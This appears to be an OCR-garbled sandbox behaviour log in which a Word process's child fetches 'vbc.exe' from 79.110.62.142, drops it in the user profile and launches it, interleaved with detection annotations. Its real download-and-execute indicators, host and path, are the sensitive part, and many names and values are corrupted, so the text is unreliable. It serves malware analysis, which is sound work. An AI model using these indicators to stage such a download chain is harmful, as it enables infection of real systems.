GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: SetVersionExA Args: (12e434) Return: 1 API Name: SetVersionExA Args: (12e434) Return: 1 API Name: InternetOpenW Args: (Mozilla/4 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0E; InfoPath.3), 0, , , 10000000) Return: cc00004 API Name: Socket Args: (12d, 16, 16, 16, 16, 16, 16, 16, 16, 16, 16	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
call System API call Internet Helper API call System API call System API call System API call System API call System API call System API call System API call System API call Internet Helper API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API cytic Registry Key cystelete Registry Key	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: SetVersionExA Args: (12e434) Return: 1 API Name: SetVersionExA Args: (12e434) Return: 1 API Name: SetVersionExA Args: (12e434) Return: 1 API Name: Socket Args: (12e34) Return: 30c API Name: Socket Args: (12e34) Return: 30c API Name: DnsQueryExW Args: (79.110.62.142, 1,50000000) Return: 0 API Name: InternetConnectW Args: (12e344) Return: 1 API Name: HttpOpenEquestW Args: (12e344) Return: 1 Key: HKEY_CURRENT_USERISoftware\MicrosoftWindows\CurrentVersion\Internet Settings\ProxySenver Value: None Key: HKEY_CURRENT_USERISoftware\MicrosoftWindows\CurrentVersion\Internet Settings\ProxySenver Value: None	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call System API call Internet Helper API call Internet Helper API call Internet Helper API call System API call System API call System API call System API call System API call System API call System API call System API call Internet Helper API call Control of the Control of	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: Secket Args: (23, 1, 6) Return: 30c API Name: InternetCopentW Args: (79, 110.62, 142, 1, 50000000) Return: 0 API Name: DesQueryExW Args: (79, 110.62, 142, 80, ., 3, 0, 6928656) Return: 0c0000 Threat Characteristic: Connect to remote URL or IP address http://py.110.62, 142, 809 / Name: (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return: 12e434 (12e434) Return:	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277
call System API call Internet Helper API call System API call System API call System API call System API call System API call System API call System API call System API call Internet Helper API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API call Cystem API cytic Registry Key cystelete Registry Key	API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: SetVersionExA Args: (12e434) Return: 1 API Name: SetVersionExA Args: (12e434) Return: 1 API Name: SetVersionExA Args: (12e434) Return: 1 API Name: Socket Args: (12e34) Return: 30c API Name: Socket Args: (12e34) Return: 30c API Name: DnsQueryExW Args: (79.110.62.142, 1,50000000) Return: 0 API Name: InternetConnectW Args: (12e344) Return: 1 API Name: HttpOpenEquestW Args: (12e344) Return: 1 Key: HKEY_CURRENT_USERISoftware\MicrosoftWindows\CurrentVersion\Internet Settings\ProxySenver Value: None Key: HKEY_CURRENT_USERISoftware\MicrosoftWindows\CurrentVersion\Internet Settings\ProxySenver Value: None	2508 2508 2508 2508 2508 2508 2508 2508	2772 2772 2772 2772 2772 2772 2772 277

API Name: socket Args: (2, 2, 0) Return: 3a4	2508	2772
API Name: socket Args: (23, 2, 0) Return: 3a4	2508	2772
API Name: socket Args: (2, 2, 0) Return: 3e8	2508	2772
API Name: socket Args: (23, 2, 0) Return: 3e8	2508	2772
API Name: DnsQueryExW Args: (79.110.62.142, 1, 40006000) Return: 0	2508	2772
API Name: DnsQueryExW Args: (79.110.62.142, 1c, 40006000) Return: 123	2508	2772
API Name: socket Args: (23, 2, 0) Return: 3ec	2508	2772
API Name: socket Args: (2, 1, 6) Return: 3ec	2508	2772
API Name: bind Args: (3ec, 0.0.0.0:49186, 16) Return: 0	2508	2772
0.0.0.049186		
API Name: ConnectEx Args: (3ec, 79.110.62.142:80, 16, 0, 0, 0, 609d4c) Return: 0	2508	2772
API Name: send Args: (3ec, GET /8891/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0;	2508	2772
Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPat		
Content: GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Tri		
dent/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\/\nhlost: 79.110.		
		2772
		2772
Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\YOGX4ZKW\vbc[1].exe Type: VSDT_EXE_MSIL	2508	2772
Threat Characteristic: Modifies file that can be used to infect systems %LOCAL APPNATA%MicrosoftWindows/Tampogary Internet Files/Content IF5/VOGY47KWivhol11 eye		
	2508	2772
	2000	2772
Threat Characteristic: Drops executable during installation Dropping Process ID: 2772		
File: %USERPROFILE%\vbc.exe		
Type: VSDT_EXE_MSIL		
Path: %USERPROFILE%Ivbc.exe Type: VSDT_EXE_MSIL	2508	2772
Threat Characteristic: Modifies file that can be used to infect systems		
%USERPROFILE%\vbc.exe		
API Name: GetDriveTypeW Args: (C:\) Return: 3	2508	2772
Threat Characteristic: Executes commands or uses API to obtain system information		
	0500	2772
	2306	2112
Process ID: 2772		
Info: Obtains listing of open application windows		
API Name: GetDriveTypeW Args: (C:\) Return: 3	2508	2772
API Name: GetDriveTypeW Args: (C:\) Return: 3	2508	2772
Threat Characteristic: Creates command line process Process ID: 2840		
API Name: CreateProcessW Args: (%USERPROFILE%/vbc.exe, "%USERPROFILE%/vbc.exe", , , , CREATE_SUSPENDED, , %windir%/system32, , Proces	2508	2772
·		
Infred Characteristic: Executes dropped tile File: %USERPROFILE%bloc.exe Shell Command: %USERPROFILE%bloc.exe "%USERPROFILE%bloc.exe"		
Threat Characteristic: Creates process		
Process ID: 2772 Image Path: %USERPROFILE%/vbc.exe		
	2500	0770
		2772
API Name: evtchann.SendEvent Args: (e), pid[2840], ppid[2772) Return: 1	2508	2772
API Name: GetDriveTypeW Args: (\\?\\DE#CdRomDell_DVD-ROM	2508	2772
	2508	2772
c91efb8b}\) Return: 3		
API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0 c91efb8b}\) Return: 3	2508	2772
API Name: GetDriveTypeW Args: (E:\) Return: 2	2508	2772
API Name: GelDriveTypeW Args: (F:\) Return: 2	2508	2772
		2508
		2508
		2508
ClUsage\WORDFiles Value: 5656002f		
Threat Characteristic: Creates process Process ID: 2840		
Image Path: %USERPROFILE%\vbc.exe		
API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\OO0.DOC.url) Return: 0		2508
Path: %APPDATA%Microsoft\Office\RecentlO-OO.DOC.url Type: VSDT_ASCII		2508
Path: %APPDATA%Microsoft\Office\Recent\O-OO.DOC.url Type: VSDT_ASCII		2508
API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\1332625038.url) Return: 0		2508
Path: %APPDATA%IMicrosoft\Office\Recent\1332625038.url Type: VSDT_ASCII		2508
		2508
Path: %APPDATA%IMicrosoft\Office\Recent\1332625038.url Type: VSDT_ASCII		
Path: %APPDATA%\Microsoft\Office\Recent\1332625038.url Type: VSDT_ASCII API Name: NetShareEnum Args: (, 503, 70800250, -1, c3/873c, c3/8738, 0) Return: 0		2508
	AP Name social Ager 123, 2.0 Falum 348 AP Name social Ager	API Name and Age (2.7. d. 1) Return 10

Call System API	API Name: GetDriveTypeW Args: (%ProgramFiles%\Microsoft Office\Office15\.) Return: 3		2508
Call Service API	API Name: OpenServiceW Args: (615d130, Webclient, 5) Return: 615d108		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2023-02-22T10:21:19Z		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Services\ManagerCache\ServicesCatalog\LastUpdate Value: 2023-02-22T10:21:19Z		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2023-02-22T10:24:19Z		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui(Cache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\9\l& Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\fij& Value: None		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FE C\Usage\Product\nonData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\Product\nonData\S-1-5-18\Products\000005109E600904000000000F01FE C\Usage\Product\nonData\S-1-5-18\Products\00005109E6009040000000000F01FE C\usage\Product\nonData\S-1-5-18\Products\00005109E6009040000000000F01FE C\usage\Product\nonData\S-1-5-18\Product\non		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\Product\NonBootFiles\ntl_1033 Value: 56560008		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%MicrosoftWindows\Recent\AutomaticDestinations\a4a5324453625195.automaticDestinations-ms) Return: 1		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 14f288, 0, 0, 0) Return: 376d58	2772	2840
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 2840 Info: Obtains file or directory info from API result		
Call Filescoters ADI		0770	2040
Call Filesystem API	API Name: FindNextFileW Args: (376d58, 14f288) Return: 1	2772	2840 2508
Call System API	API Name: GetVersionExA Args: (2281a4) Return: 1		
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%Microsoft Office)Office15\WINWORD.EXE) Return: 1		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Call Window API	API Name: DialogBoxIndirectParamW Args: (61e70000, 625dad8, 20116, 62e0dfc6, 22a7dc) Return: 6		2508
Call System API	API Name: GetVersionExA Args: (382750) Return: 1	2772	2840
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2840 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 14ef80, 0, 0, 0) Return: 377258	2772	2840
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office\15\		2508
Call Service API	WINWORD.EXE Value: Word (desktop) API Name: OpenServiceW Args: (63158b8, Csc. 80000000) Return: 6315818		2508
Call Service API	API Name: OpenServiceW Args: (6315818, CscService, 80000000) Return: 6315930		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\158\152\C64B7E\LanguageList Value: en-US\0en\0		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 227860, 0, 0, 0) Return: 63128c0		2508
Call Filesystem API	API Name: FindNextFileW Args: (63128c0, 227860) Return: 1		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificates\My\CRLs*, 0, 227860, 0, 0, 0) Return: 63128c0		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificates/My/CTLs*, 0, 227860, 0, 0, 0, 0) Return: 63128c0		2508
Call Service API	API Name: OpenServiceW Args: (63183b0, gpsvc, 5) Return: 6318338		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificates\My\Certificates*, 0, 227954, 0, 0, 0) Return: 63122c0		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%wilcrosoftSystemCertificates/My/CRLs/*, 0, 227954, 0, 0, 0) Return: 63122c0 API Name: FindFirstFileExW Args: (%APPDATA%wilcrosoftSystemCertificates/My/CRLs/*, 0, 227954, 0, 0, 0) Return: 63122c0		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDA1A%\microsoft\SystemCertificates\my\CRLs\', 0, 227954, 0, 0, 0) Return: 63122c0 API Name: FindFirstFileExW Args: (%APPDA1A%\microsoft\SystemCertificates\my\CTLs\', 0, 227954, 0, 0, 0) Return: 63122c0		2508
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Val		2508
Call Network API	ue: None API Name: socket Args: (2, 2, 0) Return: d5c		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: d5c		2508
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701		2508
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: d5c		2508
Call Network API	API Name: socket Args: (2, 2, 0) Return: d5c		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: d5c		2508
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701		2508
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: d5c		2508
Call Network API	API Name: socket Args: (2, 1, 6) Return: d5c		2508
Call Network API	API Name: bind Args: (d5c, 0.0.0.0:49187, 128) Return: 0		2508
Detection	Threat Characteristic: Listens on port 0.0.0.0:49187		
Call System API	API Name: ConnectEx Args: (d5c, 72.21.81.240:80, 16, 0, 0, 0, 5fcfcb0) Return: 0		2508
Call Network API	API Name: send Args: (d5c, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?9c52f14c84c05b2f HTTP/1.11vinConnection: Keep-Alivelvin Accept: "/"urnIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMTvrnIf-None-Match: "08f5ab0361ad71:0"urnUser-Agent: Microsoft-CryptoAPI/6.1vinHost: ctidl.		2508
	windowsupdate.com\r\n\r\n, 1, 286) Return: 0		
	API Name: WinHttpCloseHandle Args: (f1d8858) Return: 1		2508
Call System API	74 Wallet Will Applicate Allian Pages (Naccos) Notalia.		

Call System API	API Name: WinHttpCloseHandle Args: (ec93910) Return: 1		2508
Call System API	API Name: WinHttpCloseHandle Args: (6020d50) Return: 1		2508
Call Service API	API Name: OpenServiceW Args: (6318f90, CryptSvc, 5) Return: 6318c98		2508
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Val		2508
	ue: None		
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N		2508
W. 5	one		0500
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32*.CPL, 0, 2286d0, 0, 0, 0) Return: 625a7b8		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Call System API	API Name: CryptExportKey Args: (3774d8, 0, 6, 0, 0, 14c018) Return: 1	2772	2840
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-1 Value: Default Programs		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-4 Value: Set Default Programs		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\15B\52C64B7E\@sud.dll,-7 Value: Set Program Associations		2508
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%SystemRoot%lexplorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9}) Return: 1		2508
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2508) Return: 1		2508
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%windir%\explorer.exe) Return: 1		2508
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2508) Return: 1		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 20116		2508
Call System API	API Name: CryptGenKey Args: (6084198, 6610, 1, c3ffc44) Return: 1		2508
Call System API	API Name: CryptExportKey Args: (62603f8, 6260638, 1, 0, 0, c3ffc38) Return: 1		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 20104 API Name: GetForegroundWindow Args: () Return: 20104		2508
Call Filesystem API	API Name: FindFirstFileExW Args: ('wwindir'\assembly\Nativelmages_v4.0.30319_32\System.Core*, 0, 14a878, 0, 0, 0) Return: 377658	2772	2840
Call Filesystem API		2772	2840
	API Name: FindNextFileW Args: (377658, 148878) Return: 1	2112	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None	2772	2508 2840
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System\", 0, 149f20, 0, 0, 0) Return: 377718	2112	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01F EC\Usage\Spelling\AndGrammar\Files_3082\Value: 56560010		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F100C040000000000F01F EC\Usage\Spelling\And\GrammarFiles_1036\Value: 56560010		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F1009040000000000F01FE		2508
	C\Usage\SpellingAndGrammarFiles_1033 Value: 56560019		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C0000000000F01F		2508
	EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lassembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#*, 0, 14b058, 0, 0, 0) Return: 3779d8	2772	2840
Call Filesystem API	API Name: FindNextFileW Args: (3779d8, 14b058) Return: 1	2772	2840
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00005109F100C040000000000F01F		2508
	EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F1009040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 \Value: 5656001a		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F1009040000000000F01FE C\Usage\Spelling\nd\Grammar\Files 1033 \Value: 5656001b		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F1009040000000000F01FE		2508
	C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001c		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100904000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109F100904000000000F01FE C\Usage\SpellingAndGrammarFiles_1033\Value: 5656001e		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lassembly)NativeImages_v4.0.30319_32\SMDiagnostics*, 0, 14c2e0, 0, 0, 0) Return: 41b550	2772	2840
Call Filesystem API	API Name: FindNextFileW Args. (4/10550, 14c2e0) Return: 1	2772	2840
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F1009040000000000F01FE	2112	2508
	C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001f		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\Nativelmages_v4.0.30319_32\System.Xml*, 0, 14ba10, 0, 0, 0) Return: 41b550	2772	2840
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Servd1dec626#*, 0, 14c2c8, 0, 0, 0) Return: 41b550	2772	2840
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 14bb00, 0, 0, 0) Return: 41b710	2772	2840
Call Filesystem API	API Name: FindNextFileW Args: (41b710, 14bb00) Return: 1	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2c4	2772	2840
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2840		
Oall Contact ADI	Info: enum processes	0770	2040
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2cc	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4,0) Return: 2d4	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2dc	2772	2840
0.110 / 77			
Call System API Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2e4 API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2ec	2772	2840

Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2f4	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2fc	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 304	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 30c	2772	2840
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 314	2772	2840
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms*, 0, 14b748, 0, 0, 0) Return: 41b890	2772	2840
Call Filesystem API	API Name: FindNextFileW Args: (41b890, 14b748) Return: 1	2772	2840
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Drawing*, 0, 14adf0, 0, 0, 0) Return: 41b950	2772	2840
Call System API	API Name: GetVersionExA Args: (14de3c) Return: 1	2772	2840
Call System API	API Name: GetVersionExA Args: (749a34f0) Return: 1	2772	2840
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4	0770	2508
Add File	Path: %LOCALAPPDATA%(GDIPFONTCACHEV1.DAT Type: VSDT_COM_DOS	2772	2840
